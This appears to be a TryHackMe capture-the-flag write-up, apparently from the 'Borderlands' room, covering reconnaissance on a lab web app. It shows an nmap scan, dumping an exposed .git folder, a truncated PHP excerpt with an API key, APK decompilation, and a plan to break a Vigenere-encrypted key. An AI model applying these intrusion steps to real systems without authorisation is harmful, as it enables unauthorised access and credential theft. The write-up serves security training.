Borderlands (Pivoting through network)

Working Theory

Enumeration

Tools

nmap

network 1 (web application)

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-24 03:48 EDT
Nmap scan report for 10.10.200.236
Host is up (0.19s latency).
Not shown: 997 filtered ports
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6e:4d:7d:18:2d:3b:7d:e1:8d:31:b2:30:71:ff:49:db (RSA)
|   256 cf:58:63:b7:e0:59:7a:d1:55:42:25:47:32:06:b0:89 (ECDSA)
|_  256 34:7d:e7:6d:01:ef:81:4f:80:e4:4b:8c:98:a3:ac:6e (ED25519)
80/tcp   open   http       nginx 1.14.0 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-git:
```


```
|   10.10.200.236:80/.git/
|     Git repository found!
|     .git/config matched patterns 'user'
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: added mobile apk for beta testing.
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Context Information Security - HackBack 2
8080/tcp closed http-proxy
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.77 seconds
```

Targets

network1 (web app)

port 80

found apk




News: We are looking for Android BETA testers for the new Mobile App Prototype, please download from here.

Welcome to our site. Please bear with us whilst we get everything up and running.

Below you will find a list of documents that are available to download


- Context_Red_Teaming_Guide.pdf

download .git files



```
nobodyatall@0×DEADBEEF:~/tryhackme/borderlands$ ~/script/GitTools/Dumper/gitdumper.sh http://10.10.200.236/.git/ network1WebGit/
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating network1WebGit//.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
```

-read the home.php file after download the .git files
//there's the web api in home.php




/home/nobodyatall/tryhackme/borderlands/network1WebGit/home.php - Mousepad

```
ons.php");

nection();

['loggedin']) || $_SESSION['loggedin'] !== true)

: index.php");


 link below to view the document properties</p>");


pare('SELECT documentid, documentname, location FROM documents');


t();
($documentid, $document_name, $location);


n()) {
ef="api.php?documentid='.$documentid.'&amp;apikey=WEBLhvOJAH8d50Z4y5G5g4McG1GMGD">'.$document_name.'</a
= array("documentid" => $documentid, "documentname" => $document_name, "location" => $location);
```

-download the apk file

mobile-app-prototype.apk


decompile and view with jadx-gui



```
nobodyatall@0×DEADBEEF:~/tryhackme/borderlands$ jadx-gui $(pwd)/mobile-app-prototype.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
INFO  - output directory: mobile-app-prototype
INFO  - loading ...
WARNING: An illegal reflective acces
WARNING: Illegal reflective access b
WARNING: Please consider reporting t
WARNING: Use --illegal-access=warn t
WARNING: All illegal access operatio
WARN  - Multiple debug info for r9v5
WARN  - Multiple debug info for r9v9
WARN  - Removed duplicated region fo
WARN  - Removed duplicated region fo
WARN  - Removed duplicated region fo
WARN  - Removed duplicated region fo
WARN  - Code restructure failed: mis
    if (r0.mTitleTextView.getMeasure
 in method: androidx.appcompat.widge
WARN  - Multiple debug info for r0v1
WARN  - Multiple debug info for r1v0
pat$PermissionCompatDelegate)]
```


```java
package com.example.ctf1;

import android.content.Intent;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import androidx.appcompat.app.AppCompatActivity;

public class MainActivity extends AppCompatActivity {
    private Button button;

    /* access modifiers changed from: protected */
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
```

found the encrypted_api_key variable




```java
package com.example.ctf1;

import android.os.Bundle;
import androidx.appcompat.app.AppCompatActivity;

public class Main2Activity extends AppCompatActivity {
    String apiKey;
    String apiPath;

    /* access modifiers changed from: protected */
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView((int) R.layout.activity_main2);
        this.apiKey = decrypt(getString(R.string.encrypted_api_key), "#TODO");
        StringBuilder sb = new StringBuilder();
        sb.append("/api.php?documentid={}&apikey=");
        sb.append(this.apiKey);
        this.apiPath = sb.toString();
    }

    /* access modifiers changed from: protected */
    public String decrypt(String encrypted_key, String encryption_key) {
        return "NOT_IMPLEMENTED";
    }
}
```

decompile the apk with apktool



```
nobodyatall@0×DEADBEEF:~/tryhackme/borderlands$ apktool d mobile-app-prototype.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.4.1-dirty on mobile-app-prototype.apk
I: Loading resource table ...
I: Decoding AndroidManifest.xml with resources ...
I: Loading resource table from file: /home/nobodyatall/.local/share/apktool/framework/1.apk
I: Regular manifest package ...
I: Decoding file-resources ...
I: Decoding values */* XMLs ...
I: Baksmaling classes.dex ...
I: Copying assets and libs ...
I: Copying unknown files ...
I: Copying original files ...
nobodyatall@0×DEADBEEF:~/tryhackme/borderlands$
```


find the encrypted_api_key variable from the files decompiled
//found it




```
nobodyatall@0×DEADBEEF:~/tryhackme/borderlands$ cd mobile-app-prototype/
nobodyatall@0×DEADBEEF:~/tryhackme/borderlands/mobile-app-prototype$ grep -R "encrypted_api_key" *
res/values/public.xml:    <public type="string" name="encrypted_api_key" id="0×7f0b0028" />
res/values/strings.xml:    <string name="encrypted_api_key">CBQOSTEFZNL5U8LJB2hhBTDvQi2zQo</string>
smali/com/example/ctf1/R$string.smali:.field public static final encrypted_api_key:I = 0×7f0b0028
nobodyatall@0×DEADBEEF:~/tryhackme/borderlands/mobile-app-prototype$ D
```

so here compare the ciphertext and the plaintext of AND* pattern apikey
//the encryption key havent been implement yet '#todo'
//so now try to guess the encryption, caesar cipher not gonna work since the range between words is way too large. So try vigenere cipher

compare by mapping plaintext -> ciphertext -> get the key

